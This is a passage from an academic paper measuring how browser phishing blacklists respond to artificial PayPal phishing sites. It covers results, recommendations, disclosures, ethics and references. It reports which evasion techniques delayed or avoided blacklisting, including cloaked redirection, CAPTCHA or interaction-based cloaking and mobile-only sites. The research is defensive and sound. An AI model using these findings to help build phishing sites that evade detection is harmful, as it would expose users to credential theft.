


Figure 7: Comparison of aggregate speed and coverage of GSB against the different evasion techniques we tested.

blacklisting speed of the corresponding landing pages to 02:58, and reduced coverage to 86.1%. Redirection via *.com* domain names slowed the speed to 02:48 and reduced coverage to 88.9%. By adding *.htaccess* cloaking on top of redirection, speed only slowed to 02:43, but coverage fell further to 84.3%. As shown in Table 4, the blacklisting speed of the corresponding lures was at least 1 hour faster in each case; however, attackers' ability to easily generate many lures increases the importance of blacklisting the actual landing pages [61].

In Experiment D, we re-deployed phishing websites on the same *.com* domains as in Experiment C, but with different paths, to simulate how attackers might re-use compromised domains in the wild. Although we observed increased speed and coverage compared to Experiment C, the speed remained slower than in experiments without redirection. Only 4.3% of URLs in Experiment D were blacklisted immediately upon deployment, which may represent a gap exploitable by phishers. In Figure 7, we visualize the difference in GSB desktop blacklisting of the cloaking techniques considered in this section. To maintain consistency, we exclude Deployment 3 from the figure. For clarity, we also omit the batches with *bit.ly* links, as they followed the same trend as *.com* redirection links, and were only blacklisted slightly more slowly.

In mobile Chrome and mobile Safari, Experiment C coverage ranged from just 9.3% to 25.9% and was 8 to 40 hours slower than on desktop. Only landing pages, rather than lures, were blacklisted. Interestingly, in Experiment D, coverage dropped to a range of 3.7% to 4.3%, despite the ecosystem's knowledge of our domains from previously blacklisted URLs. We discuss the implications of these inconsistencies in Section 9.

Overall, we observe that delays and gaps exist in the blacklisting of typical phishing websites: these gaps provide a prime opportunity for attackers to successfully target their victims [46], help explain the prevalence of evasion techniques, and should be addressed by the ecosystem.

Disabling of Bit.ly Links. To deter abuse, *bit.ly* disables redirection links that point to known malicious content. During Deployment 1, *bit.ly* disabled 98.1% of the links within Experiment C, and 88.9% of the links within Experiment D, with an average speed of 11:36 (far slower than the tested blacklists). After we switched to a new (non-disabled) API key for subsequent links, no other links were disabled during our research, except for a single URL during Deployment 3. We disclosed these findings to *bit.ly* but received no response.

8.4 Emerging Evasion Techniques

None of the batches of sophisticated cloaking techniques within Experiment F saw any blacklisting, except for one batch with CAPTCHA cloaking, which had 42.6% coverage in SmartScreen only (shown in Table 4). Upon further investigation, we discovered that SmartScreen's detection occurred due to its classification of obfuscation within the CAPTCHA JavaScript code as malware. Because such detection can trivially be bypassed [66], we believe that behavior-based evasion techniques represent a threat to the anti-phishing ecosystem.

A fundamental distinction between the advanced cloaking techniques in Experiment F and the other experiments is that they require *interaction* from a human user to trigger the display of phishing content (i.e., clicking on a button, solving a CAPTCHA challenge, or moving the mouse). Such behaviors might be typical of a human user (and may not even raise suspicion if the user is successfully fooled by an e-mail lure, or if the landing page matches the look-and-feel of the impersonated organization). However, web crawlers would need to be specially developed to emulate such behaviors or otherwise fingerprint such cloaking.

8.5 Single-entity Reporting

In Experiment E, we observed clear differences in blacklist response when comparing reporting to the APWG (only) with reporting to PayPal (only), as shown in Table 4. Even if we exclude the problematic performance of PayPal during Deployment 3 (as discussed in Section 8.2), reporting to the APWG resulted in higher coverage across all blacklists and more crawler traffic to each website. However, the speed of GSB blacklisting after reporting to PayPal was 01:31 faster than




Figure 8: Comparison of traditional URL-only reporting with *evidence-based* reporting in Google Chrome (Experiment G).




Figure 9: Cumulative Distribution Function of crawler traffic to our phishing websites, across all deployments.

that of the APWG. This suggests that between entities, there exist different implementations for propagating reported URLs to blacklists. Due to each entity's unique strengths, we believe it is important to report phishing to multiple entities.

8.6 Evidence-based Reporting

In Figure 8 and Table 4, we compare the difference in GSB speed and coverage between traditional URL reporting and evidence-based reporting through CSSR [11] from Experiment G (note that we limit the *x-axis* in the figure as coverage did not increase after 24 hours).

We observe that the two reporting approaches each resulted in a distinct crawler response and subsequent blacklist performance. Traditional URL reporting was followed by an immediate burst of crawler traffic and a negligible amount of crawler traffic in the hours thereafter. Even though 50% of the phishing websites we reported were successfully retrieved by a crawler, only 20.4% were ultimately blacklisted. The earliest blacklisting occurred 20 minutes after reporting, and coverage stopped growing after approximately four hours. Reporting through CSSR yielded a slower initial speed, but resulted not only in 90.7% coverage within 24 hours, but also a substantially higher amount of crawler traffic, spread over a long period of time, with 47.5% fewer requests being denied by cloaking. The earliest blacklisting occurred 50 minutes after reporting, and coverage matched that of the traditional reporting approach by the five-hour mark. Although we did not repeat these measurements over time, we found the differences in the observed distributions of blacklist speeds to be significant in the Mann-Whitney U test [39], with a p-value below 0.01.

8.7 Crawler Traffic

Between May 2019 and January 2020, the 4,158 URLs in our main deployments received a total of 2.14 million HTTP requests from 41,750 distinct web crawler IPs. An additional 20.50 million requests came from our monitoring infrastructure to check our websites' blacklist status. Our websites remained online for the duration of our deployments (i.e., were not taken down [1]) as we had made our hosting provider aware of the nature of our research. Over time, across all deployments except the third, we also observed a consistent, very slowly increasing level of crawler traffic to our infrastructure, which supports the efficacy of our experimental controls.

55.27% of the crawler requests were successful and returned an *HTTP 200* status code (or *302* for redirection links). The remaining requests returned a *404* status code: 7.56% were denied by cloaking and 37.17% requested nonexistent URLs. Many of the nonexistent URLs represented crawler efforts to scan for phishing kit archives or credential files, which is a common way to fingerprint phishing websites and identify stolen credentials that may linger on the same server [13].

In Figure 9, we show the cumulative distribution of crawler traffic to our websites. We observe that after an initial burst within the first day of deployment, successful traffic remains fairly consistent for the remainder of the deployment. This traffic accounts for crawlers that continuously monitor for the presence of phishing content.

The relative proportion of requests that were denied through cloaking fell over time. The increased crawling effort early on allows crawlers to fingerprint evasion techniques such that future requests are more likely to be successful. We believe that this behavior in part helped blacklists deliver the high coverage we observed, even for websites with combinations of cloaking techniques such as Experiment C.

9 Discussion and Recommendations

Although blacklists are capable of *detecting* the typical evasion techniques which we tested—including cloaked redirection—our tests have shown that these techniques generally both slow speed and reduce coverage. Notable gaps in coverage also remain, particularly on mobile devices. Given attackers' ability to adapt to the ecosystem by leveraging sophisticated evasion strategies, such as those in Experiment F, we believe that evasion remains a key anti-phishing concern.

Defensive Strategy. To the best of our knowledge, systematic longitudinal measurements of anti-phishing defenses

are not currently being performed at the ecosystem level. The PhishTime framework, combined with deployments of targeted experiments, can be used as a defensive strategy to identify gaps in defenses and help address them through security recommendations. Although our work focuses on browser blacklists, the scope of future experiments could also be shifted to evaluate other mitigations (e.g., spam filters). Moreover, the ecosystem analysis could be aimed at areas other than evasion techniques, such as identifying attacker-friendly web hosts or compromised domains [1].

Depending on the objectives of the entity carrying out the experiments, PhishTime can be used to assess aspects of the ecosystem as a whole, or the behavior of a specific entity or mitigation. We believe this is a crucial first step toward achieving consistency in—and perhaps accountability for—anti-phishing and account protection efforts [57] of the many different organizations that phishers impersonate. We have proposed this approach to the APWG; subsequently, efforts are underway to incorporate PhishTime as an ecosystem-level service which can be used to monitor URLs reported to the APWG eCrime exchange and drive future experiments based on this dataset or external reports.

Role of Blacklists. As a supplement to ecosystem defenses, numerous commercial vendors offer phishing website *take-down* services for major brands [2, 45]; such websites are either detected by the vendor's own scanning efforts or reported to the brand. Take-downs are performed via requests sent by the vendor to a hosting provider or domain registrar, are typically reliant on cooperation, and can be subject to delays of several hours or even days [1, 7]. In parallel with our PhishTime experiments, we collaborated with PayPal to measure the take-down speed (for criminal phishing websites) of one major vendor during the same period, and found a median speed of 23.6 hours: considerably slower than the typical speed of blacklists observed in Section 8.2. As blacklists are not subject to the delays inherent to take-downs, we believe that they can better serve as the first line of defense against phishing and may render take-downs unnecessary when their *coverage* is sufficient; this further underscores the benefits of sealing gaps in blacklists' detection of evasive websites.

Reporting Protocols. Given the prevalence of evasive phishing in the wild and the promising performance of CSSR, we believe that the adoption and expansion of evidence-based reporting protocols should be a priority for the ecosystem. In addition to supporting manual reporting by humans, such protocols should be made available to vetted automated anti-phishing systems. A key benefit of such an integration would be if one entity *detects* an evasive phishing website, it could share the parameters used for detection to help other entities (e.g., blacklists) avoid duplication of effort while improving mitigation (e.g., speed and coverage). Moreover, such evidence can be used to support take-down efforts [1] or law enforcement intervention if an initial mitigation, such as blacklisting, proves insufficient. Evidence-based reporting could also help harden systems against abusive, deliberately false reports: such reports could be filtered out based on the evidence itself (e.g., by identifying anomalies within a pool of related reports, rather than solely relying on attributes that are easier to fabricate, such as the bare URL).

Beyond the expansion of enhanced reporting protocols, we believe that standardized methods for reporting phishing *across* the ecosystem—rather than to individual entities—would help improve the ecosystem's collective response. As we observed with single-entity reporting in Experiment E, each anti-phishing entity functioned differently and, thus, affected blacklisting in a different way. Additionally, the drop in coverage we observed during Deployment 3 suggests that the ecosystem may in some cases be fragile. If one anti-phishing entity contributes disproportionately to the mitigation of a particular type of threat, it can become a *choke point*, which, in case of a temporary failure or degradation, could provide an opportunity for phishers to launch a burst of successful attacks. However, strict centralization of reporting could carry privacy or legal concerns; therefore, in a standardized reporting framework, one or more trusted intermediaries could instead serve to optimally route reports.

Certificate Revocation. Throughout our deployments, we monitored the OSCP revocation status [40] of our domains' SSL certificates, which we automatically obtained from Let's Encrypt (a free Certificate Authority with the highest representation among phishing websites in the wild [16]). *None* of the certificates were revoked. In addition, we found that certificates could also be issued for domains that were already blacklisted, as Let's Encrypt had discontinued checking domains in new certificate requests against GSB in early 2019 [33]. Although the role of Certificate Authorities as a mitigation against phishing is subject to debate [16], the ease at which attackers can obtain certificates warrants closer scrutiny.

Mobile Blacklists. Mobile users account for a majority of Internet traffic [14], and prior research has shown that mobile web browsers are particularly prone to phishing attacks [37]. Yet, our findings indicate that the anti-phishing protection in mobile web browsers continues to trail behind that of desktop browsers. The bandwidth used by mobile devices—which may be subject to mobile carrier restrictions—was historically a barrier to desktop-level GSB protection in mobile Chrome and Safari [44]. However, over a Wi-Fi connection (which we used for monitoring), the full blacklist should be checked.

Although our experiments were unable to determine exactly how GSB or Opera decide if a URL blacklisted in the respective desktop browser should also be blacklisted on mobile (e.g., they might rely on manual review or additional classification attributes to determine maliciousness), we observed that the evasive websites we deliberately configured to only be accessible in mobile browsers (i.e., Experiment B) were in fact never blacklisted in these browsers[5]. We therefore

[5]This issue does not apply to mobile Firefox: from version 63, mobile Firefox always checks the full desktop version of the GSB blacklist.

believe that mobile blacklisting represents a key ecosystem vulnerability, and that it should be made consistent to better protect mobile users inevitably targeted by phishers.

Ecosystem Changes. A notable ecosystem development took place in December 2019: in Chrome 79, Google improved the speed of GSB by "up to 30 minutes" [4] by incorporating real-time lookups of phishing URLs for users who opt in. Although not yet enabled by default, this change acknowledges, and seeks to address, the delay to blacklisting speed possible in the default implementation of GSB, which caches and periodically updates a local copy of the URL blacklist. This change also applies to the mobile version of Chrome and may, therefore, help address the aforementioned gaps in blacklisting in mobile Chrome. Due to the timing of the release of this feature, we were not able to evaluate it in our experiments.

9.1 Disclosures

Beyond the disclosures to PayPal and bit.ly discussed in Section 8, after completing our final deployment, we sent a report with our experimental findings to PayPal, Google, Opera, Microsoft, and Apple, with a focus on the sophisticated evasion techniques that we identified and the gaps in blacklisting on mobile devices. All the organizations acknowledged receipt of our report. Google followed up to request details on the JavaScript cloaking, and acknowledged the gap in mobile blacklisting, which it is actively working to address. We later met with Opera who, as a result, incorporated additional ecosystem data sources to improve its discovery of URLs (and ultimately increase blacklist coverage). Moreover, Opera found that these data sources—which enhanced its server-side blacklist—also helped eliminate disparities in mobile blacklist warnings. We described our experimental methodology in each of our disclosures; the former three organizations (which followed up) did not express concerns with it.

9.2 Ethical Considerations

We sought to address a number of potential ethical concerns while conducting this research.

Risk to Human Users. To ensure that our phishing websites could not harm any potential human visitors, we utilized random paths and only distributed the full URLs directly to anti-phishing entities. In the event of form submission, our websites performed no backend processing or logging of POST data; the use of HTTPS ensured that data would not leak in transit.

Infrastructure Usage. We followed the terms of service of all services and APIs used for this research, and we obtained permission from Google to report URLs programmatically to Google Safe Browsing. We informed our hosting provider (Digital Ocean) about our research and obtained permission to leverage server infrastructure accordingly.

Adverse Side-effects. Despite our relatively large sample size for each deployment, we do not believe that the volume of URLs we reported hampered the anti-phishing ecosystem's ability to mitigate real threats. Based on the overall phishing volume per the GSB Transparency Report [25], each of our deployments accounted for less than 1% of all phishing detections made during the same period. We informed PayPal of our experiments to ensure that resources were not wasted on manual investigations of our activity (note that PayPal stated that this knowledge did not influence how it treated the individual phishing URLs we reported). We also obtained permission to use the PayPal brand and promptly disclosed the ecosystem vulnerabilities that we discovered.

9.3 Limitations

Despite the controls discussed in Section 7.4, our experimental findings should be considered alongside certain limitations. We did not modify the appearance of our phishing websites between deployments, and they impersonated a single brand (PayPal). Therefore, our findings may be skewed by detection trends specific to this brand [48]. Possible fingerprinting of the websites' source code over time and the lack of positive reputation of our domains could increase the speed of blacklisting, while our use of randomized, non-suspicious URLs for each website may have reduced it [64]. We believe that our websites still realistically represent phishing in the wild, as attackers extensively re-use phishing kits (some of which share common backends for multiple brands) and also routinely leverage fully randomized URLs [45].

It was not feasible to achieve a one-to-one mapping between our 2,646 unique domains and the 45 hosting IP addresses available to us. To mitigate potential skew from IP reuse, we distributed IP mappings as uniformly as possible within each *batch* of websites. Ultimately, URLs on certain IPs were not significantly more likely to be blacklisted than others: across all experiments, the standard deviation in the distribution of the average GSB blacklist speed by IP was only 3.8 minutes.

When reporting our phishing websites, our goal was to guarantee timely discovery by blacklists. Given the high baseline *speed* and near-perfect *coverage* we observed in Experiment A, we believe that we succeeded in this goal. Nevertheless, unlike real phishers, we did not spam victims or trigger other actions that could lead to detection by blacklists (such as signals from browser-based classifiers [35]). Thus, our reporting methodology may not fully reflect the continuous indicators of abuse observable in the wild; it may also be skewed in favor of GSB: the only blacklist to which we reported directly.

Finally, our experiments were limited in scope to a subset of the different phishing website configurations available to attackers. Additional deployments can naturally be adapted to test other configurations or those that appear in the future. Although the PhishTime framework itself may fail to identify certain attacks that entirely avoid discovery, the use of additional sources of phishing URLs could address this shortcoming.

Fully Automating PhishTime. In our deployment of the PhishTime framework, the website analysis (③) and experiment generation stages (④) were mostly done man-

ually. However, through the addition of a *semantic* phishing classification engine (not only to fingerprint the server-side cloaking of each phishing website, but also to analyze its client-side evasion), end-to-end automation could be achieved for experiments. Manual intervention would then only be needed to evaluate anomalous findings and verify validity.

10 Related Work

To the best of our knowledge, PhishTime is the first systematic methodology for the continuous measurement and enhancement of the protection offered by the anti-phishing ecosystem, and it enabled the first controlled *longitudinal* empirical study of the performance of browser blacklists. Although other controlled studies were previously done, they focused on individual anti-phishing entities and were performed over a short period, which limited the scope of their security recommendations and their ability to validate trends.

The work most similar to ours is that of Oest et al. [44], who proposed the framework for empirically measuring blacklists which we adapted. The authors used the framework to deploy five batches of 396 artificial phishing websites over two weeks to measure five distinct anti-phishing entities' response to websites with different sets of cloaking (similar to our Experiment E). The authors found and disclosed that several cloaking techniques could successfully defeat blacklists, and that due to a bug, mobile GSB browsers saw no blacklisting whatsoever (the latter issue has since been addressed). However, by reporting to just a single entity per batch, the study did not clearly differentiate between blacklist *detection* and *discovery*, and therefore underestimated the ecosystem's *speed*, especially for uncloaked websites. Also, unlike our study, it could not precisely compare the real-world impact of delays in blacklisting caused by different cloaking techniques. Because we guided our experiments by current ecosystem trends (rather than an offline study of cloaking), our experiments more closely emulated real-world attacks and allowed us to evaluate advanced evasion. Consequently, we found new blacklist detection vulnerabilities, long-term inconsistencies, and lingering gaps in blacklisting coverage in mobile browsers. We also found individual cloaking techniques to be a far lesser threat than combinations thereof, which the prior work did not evaluate.

Peng et al. [48] deployed 66 artificial phishing websites over four weeks to investigate how well VirusTotal and its sub-vendors are able to detect phishing content. This study focused on showing that detection models vary greatly across different anti-phishing vendors. These variations help explain the incremental growth that we observed in the coverage of evasive phishing websites across different blacklists.

Other work has indirectly measured the performance of blacklists. Oest et al. [46] analyzed a large sample of phishing traffic to live phishing websites trackable through third-party web requests and found a high degree of sophistication in clusters of large attacks. The authors estimated the average effect of blacklisting across the entire dataset and showed the importance of adequate blacklisting speed by quantifying the potential increase in victims caused by delays; this technique can also help contextualize our experimental findings. Han et al. [26] monitored a honeypot server on which attackers installed phishing kits. Although this approach enables the measurement of attacker and victim interactions with the kits (in addition to the ecosystem's response), the difficulty of controlling variables such as the sample size, deployment time, and website configuration highlights the advantages of our measurement methodology based on artificial websites.

Earlier studies measured the blacklisting of phishing websites *after* they appeared in various feeds [36, 50, 52, 63]. Because feeds have an inherent delay, the resulting measurements of blacklist speed are imprecise. However, they provide insight into the coverage of blacklists across platforms and the characteristics of phishing websites: hence, we adapted this approach in the PhishTime framework and enhanced it with direct reporting to verify blacklists' detection capabilities.

11 Conclusion

We have proposed methodology for systematically evaluating the protection provided by the anti-phishing ecosystem in the long term, with a focus on browser blacklists and phishing reporting protocols. By identifying sophisticated evasion techniques used by phishing websites in the wild and by replicating them in a controlled setting, we were able to identify and help address the gaps that attackers exploit in existing defenses. With a high degree of automation, our approach provides the flexibility to deploy experiments that not only realistically replicate current attacks, but can also be used to proactively test emerging threats or new mitigations.

Anti-phishing defenses used by the ecosystem—including browser blacklists—are highly complex systems. Amid a record volume of phishing attacks [25], these defenses are often capable of quickly responding to phishing websites. Yet, as we observed, even a seemingly small failure in one system component, such as a crawler or reporting channel, may allow certain attacks to succeed and harm users. Analysis of data from our empirical measurement approach can help pinpoint such failures when they have an effect on overall mitigation performance.

Beyond making ecosystem-level recommendations, our approach can benefit organizations impersonated by phishers. Experiments that focus on a specific brand can measure how effectively the ecosystem helps protect that brand's customers, and how well the brand implements its own anti-phishing mitigations, which may otherwise be difficult to measure.

Given the evolution of both phishing attacks and corresponding defenses, we believe that longitudinal measurements of the ecosystem are essential not only for maintaining an understanding of the ecosystem's protection, but also for evaluating new security features as they are released, such that the security of users can be continuously ensured.

Acknowledgments

We would like to thank our shepherd, Paul Pearce, and the anonymous reviewers for their valuable feedback. This material is based upon work supported by the National Science Foundation (NSF) under Grant No. 1703644. This work was also partially supported by PayPal, Inc. and a grant from the Center for Cybersecurity and Digital Forensics at Arizona State University.

References

[1] E. Alowaisheq, P. Wang, S. Alrwais, X. Liao, X. Wang, T. Alowaisheq, X. Mi, S. Tang, and B. Liu. Cracking the wall of confinement: Understanding and analyzing malicious domain take-downs. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2019.

[2] Anti-Phishing Working Group: APWG Trends Report Q3 2019. https://docs.apwg.org/reports/apwg_trends_report_q3_2019.pdf.

[3] T. Berners-Lee, L. Masinter, and M. McCahill. RFC 1738: Uniform resource locators (URL). Technical report, 1994.

[4] Better Password Protections in Chrome. https://blog.google/products/chrome/better-password-protections/.

[5] L. Bilge, E. Kirda, C. Kruegel, and M. Balduzzi. Exposure: Finding malicious domains using passive dns analysis. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2011.

[6] D. Birk, S. Gajek, F. Grobert, and A. R. Sadeghi. Phishing phishers - observing and tracing organized cybercrime. In *Second International Conference on Internet Monitoring and Protection (ICIMP 2007)*, page 3, July 2007.

[7] Bolster: State of phishing and online fraud, 2020. https://bolster.ai/reports.

[8] Browser Market Share. https://netmarketshare.com/browser-market-share.aspx, 2019.

[9] Business E-mail Compromise: The 12 Billion Dollar Scam. https://www.ic3.gov/media/2018/180712.aspx, 2019.

[10] S. Chhabra, A. Aggarwal, F. Benevenuto, and P. Kumaraguru. Phi.sh/$ocial: the phishing landscape through short urls. In *Proceedings of the 8th Annual Collaboration, Electronic messaging, Anti-Abuse and Spam Conference*, pages 92–101. ACM, 2011.

[11] Chrome Suspicious Site Reporter. https://chrome.google.com/webstore/detail/suspicious-site-reporter/jknemblkbdhdcpllfgbfekkdciegfboi?hl=en-US.

[12] J. Cohen. Statistical power analysis for the behavioral sciences. 2nd, 1988.

[13] M. Cova, C. Kruegel, and G. Vigna. There is no free phish: An analysis of "free" and live phishing kits. In *Proceedings of the 2nd Conference on USENIX Workshop on Offensive Technologies*, WOOT, pages 4:1–4:8, Berkeley, CA, USA, 2008.

[14] Desktop vs Mobile vs Tablet Market Share Worldwide. http://gs.statcounter.com/platform-market-share/desktop-mobile-tablet, 2019.

[15] R. Dhamija, J. D. Tygar, and M. Hearst. Why phishing works. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI, pages 581–590, New York, NY, USA, 2006. ACM.

[16] V. Drury and U. Meyer. Certified phishing: taking a look at public key certificates of phishing websites. In *15th Symposium on Usable Privacy and Security (SOUPS'19). USENIX Association, Berkeley, CA, USA*, pages 211–223, 2019.

[17] S. Duman, K. Kalkan-Cakmakci, M. Egele, W. Robertson, and E. Kirda. Emailprofiler: Spearphishing filtering with header and stylometric features of emails. In *Proceedings of the Computer Software and Applications Conference (COMPSAC), 2016 IEEE 40th Annual*, volume 1, pages 408–416. IEEE, 2016.

[18] Economic Impact of Cybercrime- No Slowing Down. https://www.mcafee.com/enterprise/en-us/assets/reports/restricted/rp-economic-impact-cybercrime.pdf, 2019.

[19] J. M. Esparza. Understanding the credential theft lifecycle. *Computer Fraud & Security*, 2019(2):6–9, 2019.

[20] R. Fielding, J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext transfer protocol – HTTP/1.1, 1999.

[21] Google Docs Phishing Campaign, May 2017. https://www.us-cert.gov/ncas/current-activity/2017/05/04/Google-Docs-Phishing-Campaign.

[22] Google Safe Browsing: Report phishing page. https://safebrowsing.google.com/safebrowsing/report_phish/.

[23] Google Safe Browsing APIs (v4). https://developers.google.com/safe-browsing/v4/.

[24] Google Safe Browsing Submission API. https://cloud.google.com/phishing-protection/docs/quickstart-submission-api, 2019.

[25] Google Safe Browsing Transparency Report. https://transparencyreport.google.com/safe-browsing/overview?hl=en.

[26] X. Han, N. Kheir, and D. Balzarotti. Phisheye: Live monitoring of sandboxed phishing kits. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 1402–1413. ACM, 2016.

[27] Y. Han and Y. Shen. Accurate spear phishing campaign attribution and early detection. In *Proceedings of the 31st Annual ACM Symposium on Applied Computing*, SAC '16, pages 2079–2086, New York, NY, USA, 2016. ACM.

[28] S. Hao, M. Thomas, V. Paxson, N. Feamster, C. Kreibich, C. Grier, and S. Hollenbeck. Understanding the domain registration behavior of spammers. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 63–76. ACM, 2013.

[29] G. Ho, A. Cidon, L. Gavish, M. Schweighauser, V. Paxson, S. Savage, G. M. Voelker, and D. Wagner. Detecting and characterizing lateral phishing at scale. In *Proceedings of the 28th USENIX Security Symposium*, pages 1273–1290, 2019.

[30] L. Invernizzi, K. Thomas, A. Kapravelos, O. Comanescu, J.-M. Picod, and E. Bursztein. Cloak of visibility: Detecting when machines browse a different web. In *Proceedings of the 37th IEEE Symposium on Security and Privacy*, 2016.

[31] M. Konte, R. Perdisci, and N. Feamster. Aswatch: An as reputation system to expose bulletproof hosting ases. *ACM SIGCOMM Computer Communication Review*, 45(4):625–638, 2015.

[32] K. Krombholz, H. Hobel, M. Huber, and E. Weippl. Advanced social engineering attacks. *Journal of Information Security and applications*, 22:113–122, 2015.

[33] Let's Encrypt No Longer Checking Google Safe Browsing. https://letsencrypt.org/2015/10/29/phishing-and-malware.html.

[34] V. G. Li, M. Dunn, P. Pearce, D. McCoy, G. M. Voelker, and S. Savage. Reading the tea leaves: A comparative analysis of threat intelligence. In *Proceedings of the 28th USENIX Security Symposium*, pages 851–867, 2019.

[35] B. Liang, M. Su, W. You, W. Shi, and G. Yang. Cracking classifiers for evasion: A case study on Google's phishing pages filter. In *Proceedings of the 25th International Conference on World Wide Web*, pages 345–356, 2016.

[36] C. Ludl, S. McAllister, E. Kirda, e. H. B. Kruegel, Christopher, and R. Sommer. On the effectiveness of techniques to detect phishing sites. In *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 20–39. Springer Berlin Heidelberg, 2007.

[37] M. Luo, O. Starov, N. Honarmand, and N. Nikiforakis. Hindsight: Understanding the evolution of UI vulnerabilities in mobile browsers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 149–162. ACM, 2017.

[38] Manage Privacy: SmartScreen Filter and Resulting Internet Communication. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/jj618329(v%3Dws.11).

[39] P. E. McKnight and J. Najab. Mann-whitney u test. *The Corsini encyclopedia of psychology*, pages 1–1, 2010.

[40] M. Myers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. X. 509 internet public key infrastructure online certificate status protocol-ocsp. Technical report, RFC 2560, 1999.

[41] P. J. Nero, B. Wardman, H. Copes, and G. Warner. Phishing: Crime that pays. In *2011 APWG Symposium on Electronic Crime Research (eCrime)*, pages 1–10. IEEE, 2011.

[42] NetCraft: Report a Malicious Site. https://report.netcraft.com/report.

[43] C. Nykvist, L. Sjöström, J. Gustafsson, and N. Carlsson. Server-side adoption of certificate transparency. In *Proceedings of the International Conference on Passive and Active Network Measurement*, pages 186–199. Springer, 2018.

[44] A. Oest, Y. Safaei, A. Doupé, G. Ahn, B. Wardman, and K. Tyers. Phishfarm: A scalable framework for measuring the effectiveness of evasion techniques against browser phishing blacklists. In *Proceedings of the 2019 IEEE Symposium on Security and Privacy*, pages 764–781, May 2019.

[45] A. Oest, Y. Safaei, A. Doupé, G. Ahn, B. Wardman, and G. Warner. Inside a phisher's mind: Understanding the anti-phishing ecosystem through phishing kit analysis. In *Proceedings of the 2018 APWG Symposium on Electronic Crime Research (eCrime)*, pages 1–12, May 2018.

[46] A. Oest, P. Zhang, B. Wardman, E. Nunes, J. Burgis, A. Zand, K. Thomas, A. Doupé, and G.-J. Ahn. Sunrise to sunset: Analyzing the end-to-end life cycle and effectiveness of phishing attacks at scale. In *Proceedings of the 29th USENIX Security Symposium*, 2020.

[47] Opera Security and Privacy. https://help.opera.com/en/latest/security-and-privacy/#phishingAndMalware, 2019.

[48] P. Peng, L. Yang, L. Song, and G. Wang. Opening the blackbox of virustotal: Analyzing online phishing scan engines. 2019.

[49] PhishTank. https://phishtank.com.

[50] J. P. Randy Abrams, Orlando Barrera. Browser Security Comparative Analysis - Phishing Protection. *NSS Labs*, 2013. https://news.asis.sh/sites/default/files/Browser%20Security%20CAR%202013%20-%20Phishing%20Protection.pdf.

[51] Report a suspicious e-mail or website. https://www.paypal.com/lc/webapps/mpp/security/report-problem, 2019.

[52] S. Sheng, B. Wardman, G. Warner, L. F. Cranor, J. Hong, and C. Zhang. An empirical analysis of phishing blacklists. In *Proceedings of the Sixth Conference on Email and Anti-Spam (CEAS)*, 2009.

[53] SmartScreen: Report a Website. https://feedback.smartscreen.microsoft.com/feedback.aspx?t=0&url=.

[54] A. K. Sood and R. J. Enbody. Crimeware-as-a-service: a survey of commoditized crimeware in the underground market. *International Journal of Critical Infrastructure Protection*, 6(1):28–38, 2013.

[55] B. Stone-Gross, T. Holz, G. Stringhini, and G. Vigna. The underground economy of spam: A botmaster's perspective of coordinating large-scale spam campaigns. *LEET*, 11:4–4, 2011.

[56] Tencent's "two-pronged approach" joins Apple to solve information harassment problem. https://www.qq.com/a/20170614/059855.htm, 2017.

[57] K. Thomas, F. Li, A. Zand, J. Barrett, J. Ranieri, L. Invernizzi, Y. Markov, O. Comanescu, V. Eranti, A. Moscicki, et al. Data breaches, phishing, or malware?: Understanding the risks of stolen credentials. In *Proceedings of the 2017 ACM SIGSAC conference on computer and communications security*, pages 1421–1434. ACM, 2017.

[58] K. Thomas, D. McCoy, C. Grier, A. Kolcz, and V. Paxson. Trafficking fraudulent accounts: The role of the underground market in Twitter spam and abuse. In *Proceedings of the 22nd USENIX Security Symposium*, pages 195–210, 2013.

[59] K. Tian, S. T. Jan, H. Hu, D. Yao, and G. Wang. Needle in a haystack: tracking down elite phishing domains in the wild. In *Proceedings of the Internet Measurement Conference 2018*, pages 429–442. ACM, 2018.

